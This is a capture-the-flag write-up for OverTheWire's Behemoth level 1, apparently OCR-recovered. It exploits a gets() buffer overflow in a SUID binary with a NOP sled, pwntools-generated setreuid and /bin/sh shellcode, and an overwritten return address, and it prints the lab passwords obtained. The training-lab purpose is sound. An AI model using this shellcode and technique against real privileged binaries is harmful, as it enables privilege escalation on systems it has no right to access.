Behemoth1

/*
##GAME### EXPLOIT CODE

###URL###
overthewire.org

###LOGIN###
ssh behemoth1@behemoth.labs.overthewire.org -p 2221

###PASSWORD###
aesebootiv

By: 0xFED
*/


Files:
behemonth1

Challenge:
Obtain the password for the next level exploiting the priviledges of the vulnerable SUID binary.

Hint:
None provided

Tools:
GDB
pattern_create.rb (Metasploit Framework)
pwntools

Solution:
There is no hint to this challenge, as stated above. Exploitable binaries are located in /
behemoth/

Running behemoth1 reveals:

```
behemoth1@behemoth:~$ cd /behemoth/
behemoth1@behemoth:/behemoth$ ./behemoth1
Password: password
Authentication failure.
Sorry.
behemoth1@behemoth:/behemoth$
```

This implies that we need to find the password in order to advance to the next level. Lets run strings in order to get a quick
overview about how this binary operates.

```
behemoth1@behemoth:/behemoth$ strings behemoth1
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
gets <=====
puts <=====
printf <=====
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVhM
UWVS
t$,U
[^_]
Password:
Authentication failure.
Sorry.
;*2$"
GCC: (Ubuntu 4.8.5-4ubuntu2) 4.8.5
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.6614
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
behemoth1.c
__FRAME_END__
__JCR_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
__x86.get_pc_thunk.bx
printf@@GLIBC_2.0
gets@@GLIBC_2.0
_edata
__data_start
puts@@GLIBC_2.0
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_start_main@@GLIBC_2.0
__libc_csu_init
_fp_hw
__bss_start
main
_Jv_RegisterClasses
__TMC_END__
_ITM_registerTMCloneTable
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
```

```
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment
behemoth1@behemoth:/behemoth$
```


We can see the following functions: gets(), puts(), and printf(). The interesting thing to note, is that there does not appear
to be any compare function. This is especially odd for a binary that is asking for a password.

Looking again we see that the input to the binary is handled by gets(). This particular function has been deprecated
because if the input is longer than the destination buffer, it will continue to write past that buffer in to neighboring
memory locations. This is a classic buffer overflow.

Source:
http://man7.org/linux/man-pages/man3/gets.3.html

"Never use **gets**(). Because it is impossible to tell without knowing
the data in advance how many characters **gets**() will read, and because
gets() will continue to store characters past the end of the buffer,
it is extremely dangerous to use. It has been used to break computer
security. Use **fgets**() instead."

So, lets try feeding it 1024 bytes and see how it likes it.




```
behemoth1@behemoth:/behemoth$ perl -e 'printf"\x90"x1024' | ./behemoth1
Password: Authentication failure.
Sorry.
Segmentation fault
behemoth1@behemoth:/behemoth$
```

Using pattern_create.rb from the Metasploit Framework, we were able to determine that the length required to trigger
the overflow, was 79 bytes.

After a little fiddling around, we found that EIP could be overwritten with bytes, extending just past the 79 byte mark.

This is evident after setting “ulimit -c unlimited” and running perl -e 'printf"\x90"x79 . "BBBB"' | ./behemoth1



```
behemoth1@behemoth:/tmp/mc1$ ls
behemoth1
behemoth1@behemoth:/tmp/mc1$ ulimit -c unlimited
behemoth1@behemoth:/tmp/mc1$ perl -e 'printf"\x90"x79 . "BBBB"' | ./behemoth1
Password: Authentication failure.
Sorry.
Segmentation fault (core dumped)
behemoth1@behemoth:/tmp/mc1$ gdb -c core
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
[New LWP 10826]
Core was generated by `./behemoth1'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x42424242 in ?? ()
(gdb)
```

Its time to get some shellcode.


In order to save time and keep things simpiler, pwntools will be employed to generate our shell code. After a little trial
and error, it was found that setreuid() also needs to be set. Here we generate the shell code, and export it to an
environment variable named OWNED.

```
behemoth1@behemoth:~$ shellcraft i386.linux.setreuid 13002 -fd
\x31\xdb\x66\xbb\xca\x32\x6a\x46\x58\x89\xd9\xcd\x80

behemoth1@behemoth:~$ shellcraft i386.linux.sh -fd
\x6a\x68\x68\x2f\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x68\x01\x01\x01\x01\x81
\x34\x24\x72\x69\x01\x01\x31\xc9\x51\x6a\x04\x59\x01\xe1\x51\x89\xe1\x31\xd2\x6a  \x0b\x58\xcd\x80
behemoth1@behemoth:~$

behemoth1@behemoth:~$ export OWNED=`perl -e 'print "\x90"x256 .
"\x31\xdb\x66\xbb\xca\x32\x6a\x46\x58\x89\xd9\xcd\x80\x6a\x68\x68\x2f\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\
xe3\x68\x01\x01\x01
\x01\x81\x34\x24\x72\x69\x01\x01\x31\xc9\x51\x6a\x04\x59\x01\xe1\x51\x89\xe1\x31\xd2\x6a\x0b\x58\xcd\x80"'
`
```

Now we need to get the address of OWNED so we can place it in EIP. We can use getenv.c which you can find variants of
by searching Google. This allows us to get the address of OWNED.


Getenv:

```c
/*
Used to get the memory address of an environment variable
*/
#include <stdlib.h>
int main(int argc, char *argv[]) {
        char * addr;
        addr = getenv(argv[1]);
        printf("%s is located at %p\n", argv[1], addr);
}
```



```
behemoth1@behemoth:/tmp/mcl$ vim getenv.c
behemoth1@behemoth:/tmp/mcl$ gcc -m32 getenv.c -o getenv
getenv.c: In function 'main':
getenv.c:8:13: warning: incompatible implicit declaration of built-in function 'printf' [enabled by defau
lt]
             printf("%s is located at %p\n", argv[1], addr);
             ^
behemoth1@behemoth:/tmp/mcl$ ./getenv OWNED /behemoth/behemoth1
OWNED is located at 0xffffd73a
behemoth1@behemoth:/tmp/mcl$ 
```

Next we prepare our PoC exploit. After more trial and error it was found that the shell would immediately close due to
lack of input. In order to get around this we use the cat command to hold the shell open.



```
behemoth1@behemoth:/tmp/mcl$ (perl -e 'printf"\x90"x79 . "\x55\xd7\xff\xff"'; cat) | /behemoth/behemoth1

Password: Authentication failure.
Sorry.
whoami
behemoth2
cat /etc/behemoth_pass/behemoth2
eimahquuof
```